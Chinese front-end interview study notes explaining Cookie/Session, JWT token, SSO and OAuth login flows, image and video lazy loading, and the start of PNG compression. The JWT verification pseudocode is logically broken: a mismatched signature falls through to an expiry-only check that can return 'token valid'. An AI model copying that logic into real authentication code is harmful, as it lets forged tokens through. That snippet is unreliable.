虽然我们使用 Cookie + Session 的方式完成了登录验证，但仍然存在一些问题：

* 由于服务器端需要对接大量的客户端，也就需要存放大量的 SessionId，这样会导致服务器压力过大。
* 如果服务器端是一个集群，为了同步登录态，需要将 SessionId 同步到每一台机器上，无形中增加了服务器端维护成本。
* 由于 SessionId 存放在 Cookie 中，所以无法避免 CSRF 攻击。


**Token 登录**

为了解决 Session + Cookie 机制暴露出的诸多问题，我们可以使用 Token 的登录方式。

Token 是服务端生成的一串字符串，以作为客户端请求的一个令牌。当第一次登录后，服务器会生成一个 Token 并返回给客户端，客户端后续访问时，只需带上这个 Token 即可完成身份认证。


**Token 机制实现流程**

用户首次登录时：



1. 用户输入账号密码，并点击登录。
2. 服务器端验证账号密码无误，创建 Token。
3. 服务器端将 Token 返回给客户端，由***客户端自由保存***。

后续页面访问时：



1. 用户访问a.com/pageB时，带上第一次登录时获取的 Token。
2. 服务器端验证 Token ，有效则身份验证成功。

Token 机制的特点

根据上面的案例，我们可以分析出 Token 的优缺点：

* 服务器端不需要存放 Token，所以不会对服务器端造成压力，即使是服务器集群，也不需要增加维护成本。
* Token 可以存放在前端任何地方，可以不用保存在 Cookie 中，提升了页面的安全性。
* Token 下发之后，只要在生效时间之内，就一直有效，如果服务器端想收回此 Token 的权限，并不容易。

Token 的生成方式

最常见的 Token 生成方式是使用 JWT（Json Web Token），它是一种简洁的，自包含的方法用于通信双方之间以 JSON 对象的形式安全的传递信息。

上文中我们说到，使用 Token 后，服务器端并不会存储 Token，那怎么判断客户端发过来的 Token 是合法有效的呢？

答案其实就在 Token 字符串中，其实 Token 并不是一串杂乱无章的字符串，而是通过多种算法拼接组合而成的字符串，我们来具体分析一下。

JWT 算法主要分为 3 个部分：header（头信息），playload（消息体），signature（签名）。

header 部分指定了该 JWT 使用的签名算法:

|  |  |
| --- | --- |
| 1 | header = '{"alg":"HS256","typ":"JWT"}'   // `HS256` 表示使用了 HMAC-SHA256 来生成签名。 |

playload 部分表明了 JWT 的意图：

|  |  |
| --- | --- |
| 1 | payload = '{"loggedInAs":"admin","iat":1422779638}'     //iat 表示令牌生成的时间 |

signature 部分为 JWT 的签名，主要为了让 JWT 不能被随意篡改，签名的方法分为两个步骤：

1. 输入base64url编码的 header 部分、base64url编码的 playload 部分，输出 unsignedToken。
2. 输入服务器端私钥、unsignedToken，输出 signature 签名。

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | const base64Header = encodeBase64(header)  const base64Payload = encodeBase64(payload)  const unsignedToken = `${base64Header}.${base64Payload}`  const key = '服务器私钥'    signature = HMAC(key, unsignedToken) |

最后的 Token 计算如下：

|  |  |
| --- | --- |
| 1  2  3  4  5 | const base64Header = encodeBase64(header)  const base64Payload = encodeBase64(payload)  const base64Signature = encodeBase64(signature)    token = `${base64Header}.${base64Payload}.${base64Signature}` |

服务器在判断 Token 时：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14 | const [base64Header, base64Payload, base64Signature] = token.split('.')    const signature1 = decodeBase64(base64Signature)  const unsignedToken = `${base64Header}.${base64Payload}`  const signature2 = HMAC('服务器私钥', unsignedToken)    **if**(signature1 === signature2) {  **return** '签名验证成功，token 没有被篡改'  }    const payload =  decodeBase64(base64Payload)  **if**(**new** Date() - payload.iat < 'token 有效期'){  **return** 'token 有效'  } |

有了 Token 之后，登录方式已经变得非常高效，接下来我们介绍另外两种登录方式。

**SSO 单点登录**

单点登录指的是在公司内部搭建一个公共的认证中心，公司下的所有产品的登录都可以在认证中心里完成，一个产品在认证中心登录后，再去访问另一个产品，可以不用再次登录，即可获取登录状态。


SSO 机制实现流程

用户首次访问时，需要在认证中心登录：




1. 用户访问网站a.com下的 pageA 页面。
2. 由于没有登录，则会重定向到认证中心，并带上回调地址[www.sso.com?return\_uri=a.com/pageA](http://www.sso.com/?return_uri=a.com/pageA)，以便登录后直接进入对应页面。
3. 用户在认证中心输入账号密码，提交登录。
4. 认证中心验证账号密码有效，然后重定向a.com?ticket=123带上授权码 ticket，并将认证中心sso.com的登录态写入 Cookie。
5. 在a.com服务器中，拿着 ticket 向认证中心确认，授权码 ticket 真实有效。
6. 验证成功后，服务器将登录信息写入 Cookie（此时客户端有 2 个 Cookie 分别存有a.com和sso.com的登录态）。

认证中心登录完成之后，继续访问a.com下的其他页面：

这个时候，由于a.com存在已登录的 Cookie 信息，所以服务器端直接认证成功。

如果认证中心登录完成之后，访问b.com下的页面：



这个时候，由于认证中心存在之前登录过的 Cookie，所以也不用再次输入账号密码，直接返回第 4 步，下发 ticket 给b.com即可。

SSO 单点登录退出

目前我们已经完成了单点登录，在同一套认证中心的管理下，多个产品可以共享登录态。现在我们需要考虑退出了，即：在一个产品中退出了登录，怎么让其他的产品也都退出登录？

原理其实不难，可以回过头来看第 5 步，每一个产品在向认证中心验证 ticket 时，其实可以顺带将自己的退出登录 api 发送到认证中心。

当某个产品c.com退出登录时：


1. 清空c.com中的登录态 Cookie。
2. 请求认证中心sso.com中的退出 api。
3. 认证中心遍历下发过 ticket 的所有产品，并调用对应的退出 api，完成退出。

**OAuth 第三方登录**

在上文中，我们使用单点登录完成了多产品的登录态共享，但都是建立在一套统一的认证中心下，对于一些小型企业，未免太麻烦，有没有一种登录能够做到开箱即用？

OAuth 机制实现流程

这里以微信开放平台的接入流程为例：



1. 首先，a.com的运营者需要在微信开放平台注册账号，并向微信申请使用微信登录功能。
2. 申请成功后，得到申请的 appid、appsecret。
3. 用户在a.com上选择使用微信登录。
4. 这时会跳转微信的 OAuth 授权登录，并带上a.com的回调地址。
5. 用户输入微信账号和密码，登录成功后，需要选择具体的授权范围，如：授权用户的头像、昵称等。
6. 授权之后，微信会根据拉起a.com?code=123，这时带上了一个临时票据 code。
7. 获取 code 之后，a.com会拿着 code 、appid、appsecret，向微信服务器申请 token，验证成功后，微信会下发一个 token。
8. 有了 token 之后，a.com就可以凭借 token 拿到对应的微信用户头像，用户昵称等信息了。
9. a.com提示用户登录成功，并将登录状态写入 Cooke，以作为后续访问的凭证。

**总结**

本文介绍了 4 种常见的登录方式，原理应该大家都清楚了，总结一下这 4 种方案的使用场景：

* Cookie + Session 历史悠久，适合于简单的后端架构，需开发人员自己处理好安全问题。
* Token 方案对后端压力小，适合大型分布式的后端架构，但已分发出去的 token ，如果想收回权限，就不是很方便了。
* SSO 单点登录，适用于中大型企业，想要统一内部所有产品的登录方式。
* OAuth 第三方登录，简单易用，对用户和开发者都友好，但第三方平台很多，需要选择合适自己的第三方登录平台。

**2. 懒加载**

**参考答案**：

**什么是懒加载**？

懒加载是一种在页面加载时延迟加载一些非关键资源的技术，换句话说就是按需加载。对于图片来说，非关键通常意味着离屏。  
我们之前看到的懒加载一般是这样的形式：

1. 浏览一个网页，准备往下拖动滚动条
2. 拖动一个占位图片到视窗
3. 占位图片被瞬间替换成最终的图片

网页首先用一张轻量级的图片占位，当占位图片被拖动到视窗，瞬间加载目标图片，然后替换占位图片。

**为什么要懒加载而不直接加载？**

* 浪费流量。在不计流量收费的网络，这可能不重要；在按流量收费的网络中，毫无疑问，一次性加载大量图片就是在浪费用户的钱。
* 消耗额外的电量和其他的系统资源，并且延长了浏览器解析的时间。因为媒体资源在被下载完成后，浏览器必须对它进行解码，然后渲染在视窗上，这些操作都需要一定的时间。

懒加载图片和视频，可以减少页面加载的时间、页面的大小和降低系统资源的占用，这些对于性能都有显著地提升。

**懒加载图片**

图片懒加载在技术上实现很简单，不过对于细节要求比较严格。目前有很多实现懒加载的方法，先从懒加载内联图片说起吧。

内联图片

最常见的懒加载方式就是利用标签。懒加载图片时，我们利用JavaScript检查标签是否在视窗中。如果在的src（有时候是srcset）就会设置为目标图片的url。

利用intersection observer

如果你之前用过懒加载，你很可能是通过监听一些事件比如scroll或者resize来检测元素出现在视窗，这种方法很成熟，能够兼容大部分的浏览器。但是，现代浏览器提供了一个更好的方法给我们Intersection observer

*注意：Intersection observer目前只能在Chrome63+和firefox58+使用*

比起事件监听，Intersection observer用起来比较简单，可阅读性也大大提高。开发者只需要注册一个observer去监控元素而不是写一大堆乱七八糟的视窗检测代码。注册observer之后我们只需要做的就是当元素可见时改变它的行为。举个例子吧：

|  |  |
| --- | --- |
| 1 | <img **class**="lazy" src="placeholder-image.jpg" data-src="image-to-lazy-load-1x.jpg" data-srcset="image-to-lazy-load-2x.jpg 2x, image-to-lazy-load-1x.jpg 1x" alt="I'm an image!"> |

需要注意三个相关的属性

* class：用于在JavaScript中关联元素
* src属性：指向了一张占位图片，图片在页面的第一次加载会显现
* data-src和data-srcset属性：这是占位属性，里面放的是目标图片的url

ok，看一下怎么在JavaScript中使用Intersection observer吧：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23 | document.addEventListener("DOMContentLoaded", function() {    var lazyImages = [].slice.call(document.querySelectorAll("img.lazy"));    **if** ("IntersectionObserver" in window) {      let lazyImageObserver = **new** IntersectionObserver(function(entries, observer) {        entries.forEach(function(entry) {  **if** (entry.isIntersecting) {            let lazyImage = entry.target;            lazyImage.src = lazyImage.dataset.src;            lazyImage.srcset = lazyImage.dataset.srcset;            lazyImage.classList.remove("lazy");            lazyImageObserver.unobserve(lazyImage);          }        });      });        lazyImages.forEach(function(lazyImage) {        lazyImageObserver.observe(lazyImage);      });    } **else** {      // Possibly fall back to a more compatible method here    }  }); |

当DOMContentLoaded触发后，js会查询class为lazy的img元素。然后我们检测浏览器支不支持intersection observer，如果可以用，先创建一个observer，然后传入回调函数，回调函数将会在元素可见性变化时被调用。  
最后比较麻烦的是处理兼容性，在不支持intersection observer的浏览器，你需要引入polyfill，或者回退到更安全的方法。

利用事件

当你选择使用intersection observer来实现懒加载时，你要考虑它的兼容性，当然你可以使用polyfill，实际上这也非常简单。事实上你也可以针对低版本的浏览器使用事件来完成更安全地回退。你可以使用scroll、resize和orientationchange事件，再配合getBoundingClientRectAPI就可以实现懒加载了。  
和上面一样的例子，现在JavaScript程序变成了这样：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36 | document.addEventListener("DOMContentLoaded", function() {    let lazyImages = [].slice.call(document.querySelectorAll("img.lazy"));    let active = **false**;    **const** lazyLoad = function() {  **if** (active === **false**) {        active = **true**;          setTimeout(function() {          lazyImages.forEach(function(lazyImage) {  **if** ((lazyImage.getBoundingClientRect().top <= window.innerHeight && lazyImage.getBoundingClientRect().bottom >= 0) && getComputedStyle(lazyImage).display !== "none") {              lazyImage.src = lazyImage.dataset.src;              lazyImage.srcset = lazyImage.dataset.srcset;              lazyImage.classList.remove("lazy");                lazyImages = lazyImages.filter(function(image) {  **return** image !== lazyImage;              });    **if** (lazyImages.length === 0) {                document.removeEventListener("scroll", lazyLoad);                window.removeEventListener("resize", lazyLoad);                window.removeEventListener("orientationchange", lazyLoad);              }            }          });            active = **false**;        }, 200);      }    };      document.addEventListener("scroll", lazyLoad);    window.addEventListener("resize", lazyLoad);    window.addEventListener("orientationchange", lazyLoad);  }); |

上面的代码用了getBoundingClientRect，在scroll事件中检测img是否在视窗。setTimeout用于延迟执行操作，active变量代表了处理状态防止同时响应。当图片被懒加载完成后，事件处理程序将被移除，尽管上面这段代码可以在绝大部分的浏览器上运行，但存在显著的性能损耗。在此示例中，无论在视口中是否存在图像，文档滚动或窗口大小调整时都会每200毫秒执行一次检查。 另外，跟踪有多少元素留给延迟加载和解除事件处理程序的繁琐工作也留给了开发者。

*建议：尽可能使用intersection observer，如果应用要求兼容低版本的浏览器才考虑利用事件*

CSS图像

展示图像不是标签的特权，CSS利用background-image也可以做到。相比较而言，CSS加载图片比较容易控制。当文档对象模型、CSS对象模型和渲染树被构造完成后，开始请求外部资源之前，浏览器会检测CSS规则是怎么应用到DOM上的。如果浏览器检测到CSS引用的外部资源并没有应用到已存在的DOM节点上，浏览器就不会请求这些资源。  
这个行为可用于延迟CSS图片资源的加载，思路是通过JavaScript检测到元素处于视窗中时，加一个class类名，这个class就引用了外部图片资源。  
这可以实现图片按需加载而不是一次性全部加载。给个例子：

|  |  |
| --- | --- |
| 1  2  3  4  5 | <div **class**="lazy-background">    <h1>Here's a hero heading to get your attention!</h1>    <p>Here's hero copy to convince you to buy a thing!</p>    <a href="/buy-a-thing">Buy a thing!</a>  </div> |

这个div.lazy-background元素会正常地显示CSS规则加载的占位图片。当元素处于可见状态时，我们可以添加一个类名完成懒加载：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | .lazy-background {  **background-image**: url("hero-placeholder.jpg"); /\* 占位图片 \*/  }    .lazy-background.visible {  **background-image**: url("hero.jpg"); /\* 真正的图片 \*/  } |

下面是利用JavaScript去检测元素是否处于视窗（intersection observer），如果可见就为它加上一个visible的类名。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18 | document.addEventListener("DOMContentLoaded", function() {    var lazyBackgrounds = [].slice.call(document.querySelectorAll(".lazy-background"));    **if** ("IntersectionObserver" in window) {      let lazyBackgroundObserver = **new** IntersectionObserver(function(entries, observer) {        entries.forEach(function(entry) {  **if** (entry.isIntersecting) {            entry.target.classList.add("visible");            lazyBackgroundObserver.unobserve(entry.target);          }        });      });        lazyBackgrounds.forEach(function(lazyBackground) {        lazyBackgroundObserver.observe(lazyBackground);      });    }  }); |

**懒加载视频**

就像图片一样，我们同样可以懒加载视频，播放视频会用到``标签。如何懒加载视频取决于特定的场景，先来讨论几个需要不同解决方案的场景。

视频不需要自动播放

|  |  |
| --- | --- |
| 1  2  3  4 | <video controls preload="none" poster="one-does-not-simply-placeholder.jpg">    <source src="one-does-not-simply.webm" type="video/webm">    <source src="one-does-not-simply.mp4" type="video/mp4">  </video> |

我们还需要添加一个poster属性给preload标签，这相当于一个占位符。preload属性则规定是否在页面加载后载入视频。鉴于浏览器之间的preload默认值差异，显式定义会更具兼容性。在这种情况下，当用户点击播放视频时，视频才会被加载，预加载视频简单地实现了。不幸的是，当我们想用视频替代GIF动画时，这个方法就行不通了。

用视频模拟GIF

GIF在很多地方都不及视频，特别是文件大小方面。在相同质量下，视频的尺寸通常会比GIF文件小得多。因为GIF图片有三种要注意的行为：

1. 加载完后自动播放
2. 不停地循环播放
3. 没有音轨，要实现这些，HTML是这样的：

|  |  |
| --- | --- |
| 1  2  3  4 | <video autoplay muted loop playsinline>    <source src="one-does-not-simply.webm" type="video/webm">    <source src="one-does-not-simply.mp4" type="video/mp4">  </video> |

autoplay、muted和loop的作用是为了实现上述三个功能，playsinline是为了兼容IOS的autoplay。现在我们已经有了一个跨平台的视频模版用于取代GIF图片了。接下来怎么进行懒加载呢？Chrome会帮我们自动完成这项工作，但你不能保证所有浏览器都能做到这个。

|  |  |
| --- | --- |
| 1  2  3  4 | <video autoplay muted loop playsinline width="610" height="254" poster="one-does-not-simply.jpg">    <source data-src="one-does-not-simply.webm" type="video/webm">    <source data-src="one-does-not-simply.mp4" type="video/mp4">  </video> |

注意到了吗？有一个奇怪的poster属性。这个属性其实是一个占位符，在被懒加载之前，poster里面指定的内容会在标签中显现

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26 | document.addEventListener("DOMContentLoaded", function() {    var lazyVideos = [].slice.call(document.querySelectorAll("video.lazy"));    **if** ("IntersectionObserver" in window) {      var lazyVideoObserver = **new** IntersectionObserver(function(entries, observer) {        entries.forEach(function(video) {  **if** (video.isIntersecting) {  **for** (var source in video.target.children) {              var videoSource = video.target.children[source];  **if** (typeof videoSource.tagName === "string" && videoSource.tagName === "SOURCE") {                videoSource.src = videoSource.dataset.src;              }            }              video.target.load();            video.target.classList.remove("lazy");            lazyVideoObserver.unobserve(video.target);          }        });      });        lazyVideos.forEach(function(lazyVideo) {        lazyVideoObserver.observe(lazyVideo);      });    }  }); |

当懒加载一个视频的时，首先要迭代标签里面的每一个，然后将data-src中的url分配给src属性。然后调用元素的load方法，现在视频就可以自动播放了。  
通过这个方法，我们有了一个模拟GIF动画的视频解决方案，不会消耗带宽加载不必要的媒体资源，而且还能实现懒加载。

**懒加载库**

如果你不关心懒加载背后是如何实现的，你只是想找一个库去实现这个功能，可供选择的有：

* lazysizes 是一个功能十分强大的懒加载库，主要用于加载图片和iframes。你只需要指定data-src/data-srcset属性，lazysizes会帮你自动懒加载内容。值得注意的是，lazysizes基于intersection observer，因此你需要一个polyfill。你还可以通过一些插件扩展库的功能以用于懒加载视频。
* lozad.js是一个轻量级、高性能的懒加载库，基于intersection observer，你同样需要提供一个相关的polyfill。
* blazy是一个轻量级的懒加载库，大小仅为1.4KB。相对于lazysizes，它不需要任何的外部依赖，并且兼容IE7+。你可能猜测到了，blazy不支持intersection observer，性能相对较差。
* yall.js是作者本人写的一个懒加载库，基于IntersectionObserver和事件，兼容IE11和大部分的浏览器。
* 如果你想寻找一个基于React的懒加载工具，react-lazyload可能是你的选择。

上述每个懒加载库的文档都写得很好，同时提供了大量的标记模式。如果你不想深究懒加载的技术细节，就选择任意一个去使用，这能节省你很多的时间和功夫。

**3.图片压缩算法**

**参考答案**：

**PNG图片的压缩，分两个阶段：**

* 预解析（Prediction）：这个阶段就是对png图片进行一个预处理，处理后让它更方便后续的压缩。说白了，就是一个女神，在化妆前，会先打底，先涂乳液和精华，方便后续上妆、美白、眼影、打光等等。
* 压缩（Compression）：执行Deflate压缩，该算法结合了 LZ77 算法和 Huffman 算法对图片进行编码。

**预解析**（Prediction）

png图片用差分编码（Delta encoding）对图片进行预处理，处理每一个的像素点中每条通道的值，差分编码主要有几种：

* 不过滤
* X-A
* X-B
* X-(A+B)/2(又称平均值)
* Paeth推断（这种比较复杂）

假设，一张png图片如下:

这张图片是一个红色逐渐增强的渐变色图，它的红色从左到右逐渐加强，映射成数组的值为[1,2,3,4,5,6,7,8]，使用X-A的差分编码的话，那就是:

[2-1=1, 3-2=1, 4-3=1, 5-4=1, 6-5=1, 7-6=1, 8-7=1]

得到的结果为

[1,1,1,1,1,1,1]

最后的[1,1,1,1,1,1,1]这个结果出现了大量的重复数字，这样就非常适合进行压缩。

这就是为什么渐变色图片、颜色值变化不大并且颜色单一的图片更容易压缩的原理。

差分编码的目的，就是尽可能的将png图片数据值转换成一组重复的、低的值，这样的值更容易被压缩。

最后还要注意的是，差分编码处理的是每一个的像素点中每条颜色通道的值，R（红）、G（绿）、B（蓝）、A（透明）四个颜色通道的值分别进行处理。

